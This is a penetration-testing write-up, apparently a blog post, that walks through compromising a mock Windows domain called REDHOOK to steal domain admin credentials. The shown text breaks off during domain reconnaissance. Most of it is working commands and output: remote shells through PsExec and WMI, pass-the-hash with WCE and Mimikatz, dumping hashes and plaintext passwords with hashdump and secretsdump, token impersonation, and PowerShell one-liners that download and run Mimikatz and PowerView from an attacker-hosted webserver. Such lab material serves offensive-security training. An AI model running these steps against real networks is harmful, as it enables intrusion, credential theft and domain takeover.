
Windows Domains, Pivot & Profit

Hola! In this write-up we will be looking at different ways to move laterally when compromising a Windows domain. This post is by no means exhaustive but it should cover some of the more basic techniques and thought processes. To keep things in perspective we will be following a mock objective on my local domain REDHOOK. Hopefully this will be the first in a series of posts centred around Windows domains, if you have something specific you would like to see (such as Kerberos tickets) don't hesitate to drop me an email, enjoy!

Scenario:

Our mission is to get usable credentials for the "redhook.DA" domain account. We are starting from a position where the attacker is already on the corporate network but not yet in the same subnet as the targeted domain controller. You can see a diagram of the setup below.



Additionally we are going to assume the attacker has found a set of valid local Administrator credentials for Client 1. Typically, if the network is large enough, you will find valid credentials stored on a network share somewhere (batch, vbs, .NET, ps1, etc.), "dir /s", "findstr /SI" and Find-InterestingFile are your friends. Depending on how initial access was gained you may have a nice framework to work with like Cobalt Strike or you may be limited to natively available functionality on a corporate workstation. For this post the attacker is on a Kali box but I will explain some things you can do when you only have access to Windows. Lastly, in the post, we will not be dealing with SRP & AV evasion just keep that in the back of your mind because AV events = bad.

Resources:

+ Active Directory Security (@PyroTek3) - here
+ harmj0y (@harmj0y) - here
+ Exploit-Monday (@mattifestation) - here
+ PowerView - here
+ PowerSploit - here
+ Impacket - here
+ Impacket compiled by maaaaz - here
+ Mimikatz - here
+ Incognito - here
+ Windows Credentials Editor - here
+ Sysinternals Suite - here

Compromising Client 1

As I mentioned earlier, we "found" user credentials for "Client 1" on a network share. Something like this comes to mind.

```
# Mock contents of \\FileServer\Users\bob\Workstations\ErrorLog.bat

@echo off

net use "\\10.0.0.129\C$" /user:bob ImSoSecur3!

if exist "\\10.0.0.129\C$\Program Files\MSBuild\ErrorLog.txt" (
    echo "Sigh, more errors on Client1! Copying.."
    copy "\\10.0.0.129\C$\Program Files\MSBuild\ErrorLog.txt" C:\Users\bob\Logs\Client1\
    del  "\\10.0.0.129\C$\Program Files\MSBuild\ErrorLog.txt"
) else (
    echo "Yaay, no new errors on Client1!"
)

net use "\\10.0.0.129\C$" /delete
```

We can quickly grab some NetBIOS information for the IP specified in the batch script.

```
b33f@CanHazShells ~/Tools# nbtscan -vh 10.0.0.129
Doing NBT name scan for addresses from 10.0.0.129


NetBIOS Name Table for Host 10.0.0.129:

Incomplete packet, 209 bytes long.
Name             Service          Type
----------------------------------------
WIN7-ENT-CLI1    Workstation Service
REDHOOK          Domain Name
WIN7-ENT-CLI1    File Server Service
REDHOOK          Browser Service Elections
REDHOOK          Master Browser
__MSBROWSE__     Master Browser

Adapter address: 00:0c:29:90:d6:6d
----------------------------------------
```

You can do the same thing on Windows with "nbtstat -A IP". We can see that the machine name is WIN7-ENT-CLI1 and that it is connected to the REDHOOK domain.

PsExec:

With metasploit's PsExec we can easily get a shell on the box. Notice that bob is a local account, else the "net use" command would have specified "REDHOOK\bob". As such we are not using the SMBDomain parameter.

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                                  yes       The target address
   RPORT                 445              yes       Set the SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for p
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (A
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > set rhost 10.0.0.129
rhost => 10.0.0.129
msf exploit(psexec) > set smbuser bob
smbuser => bob
msf exploit(psexec) > set smbpass ImSoSecur3!
smbpass => ImSoSecur3!
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 10.0.0.128:4444
[*] Connecting to the server...
[*] Authenticating to 10.0.0.129:445 as user 'bob'...
[*] Selecting PowerShell target
[*] 10.0.0.129:445 - Executing the payload...
[+] 10.0.0.129:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 10.0.0.129
[*] Meterpreter session 1 opened (10.0.0.128:4444 -> 10.0.0.129:60856) at 2016-01-24 03:47:45 +0000

meterpreter >
```

Metasploit doesn't have the only PsExec on offer. We can use Impacket's PsExec which emulates PsExec using RemComSvc. The nice thing here is that it will also accept hashes if we don't have clear-text credentials, we will come back to that later.

```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py bob:ImSoSecur3\!@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file xXQzIHta.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service VYJG on 10.0.0.129.....
[*] Starting service VYJG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Finally, let's not forget Microsoft's own PsExec which has the added benefit of being a signed executable. Adding the "-s" flag to this command would give you a SYSTEM shell.

```
\\10.0.0.129: cmd

C:\Tools\Sysinternals>PsExec.exe \\10.0.0.129 -u bob -p ImSoSecur3! cmd

PsExec v2.11 - Execute processes remotely
Copyright (C) 2001-2014 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
win7-ent-cli1\bob
```

WMI:

There are also a few WMI options when it comes to running remote commands. Most notable WMIC, not only will it allow you to execute commands on a remote machine but you can also leverage WMI to get sensitive information and reconfigure the operating system, all using built-in tools.

```
Command Prompt

C:\Users\belial>wmic /node:10.0.0.129 /user:bob /password:ImSoSecur3! computersy
stem list brief /format:list


Domain=RedHook.local
Manufacturer=VMware, Inc.
Model=VMware Virtual Platform                    Host details
Name=WIN7-ENT-CLI1
PrimaryOwnerName=client1
TotalPhysicalMemory=1073209344



C:\Users\belial>wmic /node:10.0.0.129 /user:bob /password:ImSoSecur3! computersy
stem get username
UserName
REDHOOK\asenath.waite                            Authenticated users


C:\Users\belial>wmic /node:10.0.0.129 /user:bob /password:ImSoSecur3! process ca
ll create "calc.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{                                                Create remote process
        ProcessId = 3396;
        ReturnValue = 0;
};


C:\Users\belial>wmic /node:10.0.0.129 /user:bob /password:ImSoSecur3! process ge
t Name,ProcessId |findstr calc
calc.exe              3396                       Calc is running!
```

Obviously you will need to be a bit creative with "cmd.exe /c" and "powershell.exe -exec bypass -command" to make command execution work to your advantage. The upside here is that almost any box you pop will have this built-in.

Again, coming back to Impacket we have WmiExec which will allow you to run commands and get the output, it can also give you a semi-interactive shell and accepts hashes.

```
b33f@CanHazShells ~/Tools/impacket# ./wmiexec.py bob:ImSoSecur3\!@10.0.0.129 route print -4 10.*
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
===========================================================================
Interface List
 17...00 0c 29 90 d6 6d ......Intel(R) PRO/1000 MT Network Connection #2
 13...0c 84 dc 62 60 29 ......Bluetooth Device (Personal Area Network)
 11...00 0c 29 90 d6 63 ......Intel(R) PRO/1000 MT Network Connection
  1...........................Software Loopback Interface 1
 12...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 15...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #2
 16...00 00 00 00 00 00 00 e0 Microsoft ISATAP Adapter #3
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
         10.0.0.0    255.255.255.0         On-link        10.0.0.129    266
       10.0.0.129  255.255.255.255         On-link        10.0.0.129    266
       10.0.0.255  255.255.255.255         On-link        10.0.0.129    266
         10.1.1.0    255.255.255.0         On-link          10.1.1.2    266
         10.1.1.2  255.255.255.255         On-link          10.1.1.2    266
       10.1.1.255  255.255.255.255         On-link          10.1.1.2    266
===========================================================================
Persistent Routes:
  None
```

Finally there is PowerSploit's Invoke-WmiCommand, this is a bit more labour intensive because of the PSCredential object but you can get the command output and in-memory residence for the script.

```
Windows PowerShell
PS C:\Users\belial> $User = "bob"
PS C:\Users\belial> $Password = ConvertTo-SecureString -String "ImSoSecur3!" -AsPlainText -Force
PS C:\Users\belial> $Cred = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User, $Password
PS C:\Users\belial>
PS C:\Users\belial> $RemoteQuery = Invoke-WmiCommand -Payload { net user bob } -Credential $Cred -ComputerName 10.0.0.129
PS C:\Users\belial> $RemoteQuery.PayloadOutput
User name                    bob
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            24/01/2016 03:00:17
Password expires             06/03/2016 03:00:17
Password changeable          25/01/2016 03:00:17
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   24/01/2016 06:23:38

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

Pass-The-Hash, WCE & Mimikatz:

Sometime when you pop a box you will only have access to the NTLM hash for the user account, not the clear text password. If, in those cases, you have access to metasploit (psexec) or Impacket (pretty much all the tools support PTH) then you will have an easy time of it. If you are confined to the local Windows environment you can still inject the NTLM hash into a process using WCE or Mimikatz.

```
Administrator: C:\Windows\System32\cmd.exe
C:\Tools\WCE-x32>whoami
win7-ent-cli4\belial

C:\Tools\WCE-x32>net use \\10.0.0.129\ADMIN$
The password or user name is invalid for \\10.0.0.129\ADMIN$.

Enter the user name for '10.0.0.129': ^C
C:\Tools\WCE-x32>
C:\Tools\WCE-x32>
C:\Tools\WCE-x32>wce.exe -s bob:.:aad3b435b51404eeaad3b435b51404ee:f6c0fa29f4cad
745ad04bed1d00a7c82
WCE v1.42beta (Windows Credentials Editor) - (c) 2010-2013 Amplia Security - by
Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session (00241C34h) to:
Username: bob
domain: .
LMHash: aad3b435b51404eeaad3b435b51404ee
NTHash: f6c0fa29f4cad745ad04bed1d00a7c82
NTLM credentials successfully changed!

C:\Tools\WCE-x32>
C:\Tools\WCE-x32>
C:\Tools\WCE-x32>net use \\10.0.0.129\ADMIN$
The command completed successfully.


C:\Tools\WCE-x32>dir \\10.0.0.129\ADMIN$
 Volume in drive \\10.0.0.129\ADMIN$ has no label.
 Volume Serial Number is 9AF0-34DC

 Directory of \\10.0.0.129\ADMIN$

25/01/2016  22:28    <DIR>          .
25/01/2016  22:28    <DIR>          ..
14/07/2009  04:52    <DIR>          addins
14/07/2009  02:37    <DIR>          AppCompat
21/11/2010  00:26    <DIR>          AppPatch
20/11/2010  21:29            65,024 bfsvc.exe
14/07/2009  04:52    <DIR>          Boot
14/07/2009  04:52    <DIR>          Branding
08/08/2015  14:18    <DIR>          CSC
14/07/2009  04:52    <DIR>          Cursors
08/08/2015  17:07    <DIR>          debug
14/07/2009  04:52    <DIR>          diagnostics
21/11/2010  00:26    <DIR>          DigitalLocker
14/07/2009  04:52    <DIR>          Downloaded Program Files
```

The downside here is that WCE is pretty much guaranteed to set off alarms! Mimikatz on the other hand can be loaded straight into memory using powershell w00t! In this case, however, I'm just using the compiled binary.

```
mimikatz 2.0 alpha x86 (oe.eo)
C:\Tools\mimikatz\Win32>whoami
win7-ent-cli4\belial

C:\Tools\mimikatz\Win32>net use \\10.0.0.129\ADMIN$
The password or user name is invalid for \\10.0.0.129\ADMIN$.

Enter the user name for '10.0.0.129': ^C
C:\Tools\mimikatz\Win32>
C:\Tools\mimikatz\Win32>
C:\Tools\mimikatz\Win32>mimikatz.exe

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Jul 27 2015 20:39:46)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:bob /domain:. /ntlm:f6c0fa29f4cad745ad04bed1d00a7
c82
user    : bob
domain  : .
program : cmd.exe
NTLM    : f6c0fa29f4cad745ad04bed1d00a7c82
  |  PID  2764
  |  TID  3464
  |  LUID 0 ; 2963593 (00000000:002d3889)
  \_ msv1_0   - data copy @ 0032D9AC : OK !
  \_ kerberos - data copy @ 0032CEE0
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
win7-ent-cli4\belial

C:\Windows\system32>net use \\10.0.0.129\ADMIN$
The command completed successfully.
```

Notice that in both cases the domain is set to "." this is because bob is a local account but this will work perfectly fine for domain accounts as well.

We now have a lot of ways to get a shell on the box. This may seem a bit excessive but it is all about redundancy, some situations restrict what you can do other times a certain method will be overall more efficient for your intended goal. One thing you need to pay attention to is that the PsExec variants will all give you a SYSTEM shell while the WMI variants execute your commands as the user you authenticated to the box with. Again there are some cases where one or the other is desirable.

Smash-And-Grab

Having gained a foothold on the new subnet it's time for a classic smash and grab. We want to harvest whatever credentials we have access to (clear text and hashes) and figure out where we can go from there.

Metasploit (Mimikatz & hashdump):

Pretty straight forward from meterpreter. Use Mimikatz to get plain text credentials for users with an active session and hashdump to get hashes for local accounts that are not currently logged in.

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

AuthID    Package    Domain        User            Password
------    -------    ------        ----            --------
0;999     Negotiate  REDHOOK       WIN7-ENT-CLI1$
0;52192   NTLM
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996     Negotiate  REDHOOK       WIN7-ENT-CLI1$
0;363689  Kerberos   REDHOOK       asenath.waite   4ssw4ite999!
0;872133  Kerberos   REDHOOK       asenath.waite   4ssw4ite999!

meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

AuthID    Package    Domain        User            Password
------    -------    ------        ----            --------
0;996     Negotiate  REDHOOK       WIN7-ENT-CLI1$  lm{ 00000000000000000000000000000000 }, ntlm{ 6bc97ec98a060c9e77234ad52d3a4c8f }
0;52192   NTLM                                     lm{ 00000000000000000000000000000000 }, ntlm{ 6bc97ec98a060c9e77234ad52d3a4c8f }
0;872133  Kerberos   REDHOOK       asenath.waite   lm{ 250032cd23b0ed6117235b2533a7e378 }, ntlm{ 72374a8bbd1b63d0d571760aec0bab4f }
0;363689  Kerberos   REDHOOK       asenath.waite   lm{ 250032cd23b0ed6117235b2533a7e378 }, ntlm{ 72374a8bbd1b63d0d571760aec0bab4f }
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE   n.s. (Credentials KO)
0;999     Negotiate  REDHOOK       WIN7-ENT-CLI1$  n.s. (Credentials KO)

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bob:1002:aad3b435b51404eeaad3b435b51404ee:f6c0fa29f4cad745ad04bed1d00a7c82:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
TemplateAdmin:1003:aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1645ce61871a4fdd7b7:::
```

Domain user, plain text & hash

Local hashes

Secretsdump & Invoke-Mimikatz:

To keep our alternatives open we can get the same results by using Impacket's SecretsDump and Powersploit's Invoke-Mimikatz. In this case Invoke-Mimikatz is hosted on the attackers webserver, I have truncated the Mimikatz output for brevity.

```
b33f@CanHazShells ~/Tools/impacket# ./secretsdump.py bob:ImSoSecur3\!@10.0.0.129
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x51ea74532bc79eb373dd9eb2da25c722
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bob:1002:aad3b435b51404eeaad3b435b51404ee:f6c0fa29f4cad745ad04bed1d00a7c82:::
TemplateAdmin:1003:aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1645ce61871a4fdd7b7:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
john.smith:b1cd5cf012b98ac89fe031884b2f0572:REDHOOK.LOCAL:REDHOOK:::
Administrator:7973010bd553270e2a702043d27c2000:REDHOOK.LOCAL:REDHOOK:::
asenath.waite:4f3589d4fad6b2979a3f1815b86cdbda:REDHOOK.LOCAL:REDHOOK:::
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
REDHOOK\WIN7-ENT-CLI1$:aad3b435b51404eeaad3b435b51404ee:6bc97ec98a060c9e77234ad52d3a4c8f:::
[*] DPAPI_SYSTEM
 0000   01 00 00 00 6C F3 E5 8C  9A 56 F2 69 05 2A 46 50   ....l....V.i.*FP
 0010   06 6E 94 7D CA 0B EB 09  50 B2 82 18 DA 18 0B 8F   .n.}....P.......
 0020   8E 88 26 66 BF 99 26 7A  A1 9C 0E 8F               ..&f..&z....
[*] NL$KM
 0000   DE 16 AA D1 1F 5F D8 15  1A 46 39 1A 9C 93 41 F8   ....._...F9...A.
 0010   A5 D0 3C FC 04 A3 42 46  48 DD 35 EE A1 14 8A BB   ..<...BFH.5.....
 0020   85 AE D9 80 4D 6B 65 28  B7 CC CC B0 76 54 E3 B7   ....Mke(....vT..
 0030   61 82 45 E0 16 A8 DD A2  C3 96 20 A0 53 13 14 59   a.E....... .S..Y
[*] Cleaning up...
[*] Stopping service RemoteRegistry
b33f@CanHazShells ~/Tools/impacket# ./psexec.py bob:ImSoSecur3\!@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file voDYTzVU.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service PGqG on 10.0.0.129.....
[*] Starting service PGqG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).DownloadString('ht
tp://10.0.0.128/Invoke-Mimikatz.ps1');Invoke-Mimikatz"

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Dec 14 2015 18:03:07)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 872133 (00000000:000d4ec5)
Session           : Interactive from 2
User Name         : asenath.waite
Domain            : REDHOOK
Logon Server      : REDRUM-DC
Logon Time        : 25/01/2016 22:08:42
SID               : S-1-5-21-129707511-1158432277-3818383092-1602
        msv :
         [00000003] Primary
         * Username : asenath.waite
         * Domain   : REDHOOK
         * LM       : 250032cd23b0ed6117235b2533a7e378
         * NTLM     : 72374a8bbd1b63d0d571760aec0bab4f
         * SHA1     : a1d104e54374cdec69f6c0f03fabdee8b2831dad
        tspkg :
         * Username : asenath.waite
         * Domain   : REDHOOK
         * Password : 4ssw4ite999!
        wdigest :
         * Username : asenath.waite
         * Domain   : REDHOOK
         * Password : 4ssw4ite999!
```

There are naturally other ways you can tackle this but I think these are probably the main techniques.

Reconnaissance

Ok, now we have access to a machine in the REDHOOK domain which is also connected to a different subnet it's time for some recon!

Impersonation:

As we want to query domain specific information we will need a shell as a domain user. This is a bit problematic because we currently have a shell

as either bob (not a domain user) or SYSTEM. Fortunately using some undocumented NtQuerySystemInformation voodoo we can find tokens belonging to other user accounts and impersonate them, this is what the well know tool incognito is based on. Additionally, we know "REDHOOK\asenath.waite" is logged in to the machine so she will be a prime candidate.

Meterpreter has an incognito plug-in which makes this process very straight forward.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
REDHOOK\asenath.waite
WIN7-Ent-CLI1\bob

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token REDHOOK\\asenath.waite
[+] Delegation token available
[+] Successfully impersonated user REDHOOK\asenath.waite
meterpreter > shell
Process 2100 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
redhook\asenath.waite
```

Alternatively you can use the actual incognito binary by Luke Jennings which has PsExec like functionality allowing you to use it remotely.

```
Administrator: C:\Windows\System32\cmd.exe - incognito.exe -h 10.0.0.129 -u bob -p ImSoSecur3! execute -c REDHOOK\asena...
C:\Users\belial\Tools\incognito2>incognito.exe -h 10.0.0.129 -u bob -p ImSoSecur3! list_tokens -u
[*] Attempting to establish new connection to \\10.0.0.129\IPC$
[+] Logon to \\10.0.0.129\IPC$ succeeded
[*] Copying service to \\10.0.0.129
[+] Copied service successfully
[*] Creating incognito service on remote host
[+] Created service successfully
[*] Starting service
[+] Service started
[*] Connecting to incognito service named pipe
[+] Successfully connected to named pipe {29A65303-F333-453A-AF0D-85237BCB1A7A}
[*] Redirecting I/O to remote process

[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
===========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
REDHOOK\asenath.waite

Impersonation Tokens Available
===========================================
NT AUTHORITY\ANONYMOUS LOGON
WIN7-Ent-CLI1\bob

Administrative Privileges Available
===========================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeRelabelPrivilege
SeLoadDriverPrivilege

[*] Service shutdown detected. Service executable file deleted
[*] Deleting service

C:\Users\belial\Tools\incognito2>incognito.exe -h 10.0.0.129 -u bob -p ImSoSecur3! execute -c REDHOO
K\asenath.waite cmd.exe
[*] Attempting to establish new connection to \\10.0.0.129\IPC$
[+] Logon to \\10.0.0.129\IPC$ succeeded
[*] Copying service to \\10.0.0.129
[+] Copied service successfully
[*] Creating incognito service on remote host
[+] Created service successfully
[*] Starting service
[+] Service started
[*] Connecting to incognito service named pipe
[+] Successfully connected to named pipe {528A259C-1C2D-4919-8533-1A4EC9E43E1F}
[*] Redirecting I/O to remote process

[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
redhook\asenath.waite
```

Finally, there is also PowerSploit's Invoke-TokenManipulation. Unfortunately, in it's current state I can't recommend using it because we can't really get the functionality we need out of it. I have filed two bug reports (#112 & #113), if these issue are resolved (specifically 113) then I will update this post because in my opinion using PowerShell to do token impersonation would be the best case scenario!

Domain Recon:

Now we have a shell as a domain user we need to do some quick enumeration to get a lay of the land and to figure out what our next target will be.

```
C:\Windows\System32> whoami
redhook\asenath.waite

C:\Windows\System32> hostname
WIN7-Ent-CLI1

C:\Windows\System32> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::a1ba:a1ab:170c:7916%17
   IPv4 Address. . . . . . . . . . . : 10.0.0.129              # Attacker's subnet
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Bluetooth Network Connection:
```

```
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::5ddc:1e6:17e9:9e15%11
   IPv4 Address. . . . . . . . . . . : 10.1.1.2                # REDHOOK subnet
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.1

Tunnel adapter isatap.{8D0466B5-1F88-480C-A42D-49A871635C9A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

Tunnel adapter isatap.{5CBBE015-1E1C-4926-8025-EBB59E470186}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

# A very small network, three hosts, including the one we have just compromised.
C:\Windows\System32> net view
Server Name            Remark

-------------------------------------------------------------------------------
\\REDRUM-DC            red.dc
\\WIN7-ENT-CLI1
\\WIN7-ENT-CLI2

The command completed successfully.

# The DC the user is authenticated to
C:\Windows\System32> echo %logonserver%
\\REDRUM-DC

C:\Windows\System32> ping -n 1 REDRUM-DC

Pinging redrum-dc.redhook.local [10.1.1.200] with 32 bytes of data:
Reply from 10.1.1.200: bytes=32 time<1ms TTL=128

Ping statistics for 10.1.1.200:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

# List local users
C:\Windows\System32> net user

User accounts for \\WIN7-ENT-CLI1

-------------------------------------------------------------------------------
Administrator            bob                      Guest
TemplateAdmin

The command completed successfully.

# List REDHOOK domain users
C:\Windows\System32> net user /domain
The request will be processed at a domain controller for domain RedHook.local.


User accounts for \\Redrum-DC.RedHook.local

-------------------------------------------------------------------------------
Administrator            asenath.waite            Guest
john.smith               krbtgt                   redhook.DA
robert.suydam            wilbur.whateley

The command completed successfully.

# PowerSploit => Invoke-EnumerateLocalAdmin: Find all users who are local Administrators on a box in the
  network.
C:\Windows\System32> powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).DownloadStrin
g('http://10.0.0.128/PowerView.ps1');Invoke-EnumerateLocalAdmin"

Server      : Redrum-DC.RedHook.local
AccountName : RedHook.local/Administrator                # Be careful, Administrator is a domain user
SID         : S-1-5-21-129707511-1158432277-3818383092-500    in this case, not a local user!
Disabled    : False
IsGroup     : False
IsDomain    : True
LastLogin   : 28/01/2016 21:38:22

Server      : Redrum-DC.RedHook.local
AccountName : RedHook.local/Enterprise Admins
SID         : S-1-5-21-129707511-1158432277-3818383092-519
Disabled    : False
IsGroup     : True
IsDomain    : True
LastLogin   :

Server      : Redrum-DC.RedHook.local
AccountName : RedHook.local/Domain Admins
SID         : S-1-5-21-129707511-1158432277-3818383092-512
Disabled    : False
```

```
IsGroup     : True
IsDomain    : True
LastLogin   :

